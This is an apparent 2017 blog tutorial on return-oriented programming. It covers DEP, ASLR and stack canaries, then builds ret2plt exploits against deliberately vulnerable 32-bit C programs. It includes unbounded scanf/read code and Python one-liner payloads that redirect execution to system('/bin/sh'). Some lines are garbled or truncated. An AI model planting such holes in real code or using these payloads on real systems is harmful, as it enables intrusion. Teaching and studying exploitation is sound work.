# Introduction to Return Oriented Programming (ROP)

KETANSINGH.NET 2017-02-25 | #C, #aslr, #dep, #exploit

ROP is an exploit technique in which the attacker uses control of the stack to indirectly execute cherry-picked instructions or groups of machine instructions immediately prior to the return instruction in subroutines within the existing program code.
Because all the instructions that are executed are from executable memory areas within the original program, this avoids the need for direct code injection, and circumvents most measures that try to prevent the execution of instructions from user-controlled memory.
Thus, ROP reuses code in the existing program to perform exploitation, evading memory protection mechanisms. I'll assume reader is aware of how basic stack overflow exploit works.

## # Brief revision of classic buffer overflow

Consider the following program

```
#include <unistd.h>
#include <stdio.h>
void vuln(){
   char buffer[10];
   read(0,buffer,100);
   puts(buffer);
}
int main() {
   vuln();
}
```

This program is vulnerable to classic buffer overflow attack. In the `vul()` we have buffer of *10* bytes while we are reading upto *100* bytes in the `read()` since writing more data than what is allowed, it can lead to buffer overflow.

when `vuln()` is called, stack might look somewhat like

```
0xbfff0000    XX XX XX XX  <- buffer
0xbfff0004    XX XX XX XX
0xbfff0008    XX XX XX XX
0xbfff000c    XX XX XX XX
........
0xbfff0020    YY YY YY YY  <- saved EBP address
0xbfff0024    ZZ ZZ ZZ ZZ  <- return address
```

When buffer is filled with just the right size it's possible to modify saved return address allowing attacker to take control of EIP thus allowing him to execute any arbitrary code.

In modern systems this can be evaded by

- ALSR
- Stack Canaries
- NX/DEP

### NX/DEP

DEP stands for data execution prevention, this technique marks areas of memory as non executable. Usually the stack and heap are marked as non executable thus preventing attacker from executing code residing in these regions of memory.

### ASLR

ASLR stands for Address Space Layer Randomization. This technique randomizes address of memory where shared libraries , stack and heap are maapped at. This prevent attacker from predicting where to take EIP , since attacker does not knows address of his malicious payload.

### Stack Canaries

In this technique compiler places a randomized guard value after stack frame's local variables and before the saved return address. This guard is checked before function returns if it's not same then program exits. It can be visualized as

```
ADDRESS       DATA
0xbfff0000    XX XX XX XX  <- buffer
0xbfff0004    XX XX XX XX
0xbfff0008    XX XX XX XX
0xbfff000c    CC CC CC CC  <- stack canary
```

```
0xbfff0024    ZZ ZZ ZZ ZZ  <- return address
```

If an attacker tries to modify return address, stack canary is also modified inevitably. So, before function returns this canary is checked thus preventing the exploitation.

## # Return Oritented Programming

ROP is a complex technique that allows us to bypass DEP and ALSR but unfortunately (or fortunately) this cannot bypass stack canary protection however if there's an additional memory leak it may be possible to predict canary and exploit it.
ROP re-uses executable code portions within the binary or shared libraries. These code portions are often called as 'ROP Gadgets'. We'll have a look at special case of ROP called as Return2PLT . It should be noted that only libc base address is randomized, offset of a particular function from its base address always remains constant, If we can bypass shared library base address randomization, vulnerable programs can be successfully exploited even when ASLR is turned on.


Let's consider this vulnerable code

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
void grant() {
   system("/bin/sh");
}
void exploitable() {
   char buffer[16];
   scanf("%s", buffer);
   if(strcmp(buffer,"pwned") == 0) grant();
   else  puts("Nice try\n");
}
int main(){
   exploitable();
   return 0;
}
```

Since we cannot bypass stack canaries using this method, this program

```
$ gcc hack_me_2.c -o hack_me_2 -fno-stack-protector -m32
```

reading the programs's memory mapping we can we see that it's stack is read/write only
and not executable.




## # Let's control the EIP

Since scanf does not performs bound checking , we can control by EIP by overwriting return address of the function to point to some known location. I will try to point it to `grant()`. we can obtain address of `grant` using objdump

```
$ objdump -d ./hack_me_2 | grep grant
```

It should look like

```
080484cb <grant>:
 8048516:       e8 b0 ff ff ff          call   80484cb <grant>
```

Not let's modify this function's return address to `grant()`

```
$ (python -c 'print "A"*28 + "\xcb\x84\x04\x08" '; cat -) | ./hack_me_2
```

(Note endianess)

Well obviously most program will not call shell for you this easily, we need to modify program a little to be more realistic

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
char *shell = "/bin/sh";
void grant() {
   system("cowsay try again");
}
void exploitable() {
   char buffer[16];
   scanf("%s", buffer);
   if(strcmp(buffer,"pwned") == 0) grant();
   else  puts("Nice try\n");
}
int main(){
   exploitable();
   return 0;
}
```

using previous exploit we get


But how do we call `system("/bin/sh")` now?

## # Calling conventions

```
080484cb <grant>:
 80484cb:       55                      push   %ebp
 80484cc:       89 e5                   mov    %esp,%ebp
 80484ce:       83 ec 08                sub    $0x8,%esp
 80484d1:       83 ec 0c                sub    $0xc,%esp
 80484d4:       68 e8 85 04 08          push   $0x80485e8
 80484d9:       e8 b2 fe ff ff          call   8048390 <system@plt>
 80484de:       83 c4 10                add    $0x10,%esp
 80484e1:       90                      nop
 80484e2:       c9                      leave
 80484e3:       c3                      ret
080484e4 <exploitable>:
 8048516:       e8 b0 ff ff ff          call   80484cb <grant>
 804851b:       eb 10                   jmp    804852d <exploitable+0x49>
```

let's look briefly what each instruction does.

In exploitable we call grant() using `call` instruction which does two things, it pushes next address that is `0x0804851b` to the stack and changes `EIP` to the address `0x080484cb` which is where grant() is located.

```
push   %ebp
mov %esp,%ebp
```

This is function prologue. It sets up stack frame for current function. It saves base pointer of stack of previous stack frame by pushing it and then changes current base pointer to stack pointer ($ebp = $esp). Now grant() can use it's stack to store variables and whatnot. After that it allocates space on stack for local variables by subtracting from esp (since stack grows down) and finally pushes address `0x080485e8`
on the stack before calling `system()` which is pointer to string which will be passed as argument to `system()` , It somewhat looks like

```
system(*0x80485e8)
```

This is called as function calling convention in x86. After `system()` returns stack is restored using leave which does opposite of function prolouge that is

```
esp = esp
pop ebp
```

finally `RET` pops the value from top of the stack into EIP which is saved return address of the function

## # Constructing our own stack frame

We've seen how stack behaves when function is called , which means

- We can construct our own stack frames
- Control parameters to a function we jump to
- Decide where this function returns to
- If we control the stack between these two we can control return function's parameters too
- Repeating this lets us chain multiple function

from objdump we see that address of "/bin/sh" is `0x080485E0`

```
$ objdump -s -j .rodata hack_me_3
hack_me_3:     file format elf32-i386
Contents of section .rodata:
 80485d8 03000000 01000200 2f62696e 2f736800  ......../bin/sh.
 80485e8 636f7773 61792074 72792061 6761696e  cowsay try again
 80485f8 00257300 70776e65 64004e69 63652074  .%s.pwned.Nice t
 8048608 72790a00                             ry..
```

we'll return to `system()` by modifying return address of `exploitable()` and construct "fake" stack frame for our function `system()`, the stack will look like

```
ADDRESS       DATA
........
 // exploitable() stack
0xbfff0004    80 48 4d 90  <- return address
```

```
0xbfff000c    08 04 85 E0  <- "/bin/sh"
```

So , when exploitable() returns it goes to system() which will see return address as `41414141` and argument as “/bin/sh”, which will spawn a shell but when it returns
it will pop `41414141` to EIP but as expected will segfault but if it were a valid address we can chain them up as long as they do not need parameters. So , to exploit it

```
$ (python -c 'print "A"*28 + "\x90\x83\x04\x08" + "\x41\x41\x41\x41" + "\
```

```
ketan@hydra:~/workspace/exploitdev/ROP/1$ (python -c 'print "A"*28 + "\x90\x83\x04\x08" + "\x41\x41\x41\x41" +
"\xE0\x85\x04\x08" '; cat -) | ./hack_me_3
Nice try

uname -a
Linux hydra 4.4.0-59-generic #80-Ubuntu SMP Fri Jan 6 17:47:47 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

## # References

https://sploitfun.wordpress.com/

https://blog.zynamics.com/2010/03/12/a-gentle-introduction-to-return-oriented-programming/

https://crypto.stanford.edu/~blynn/rop/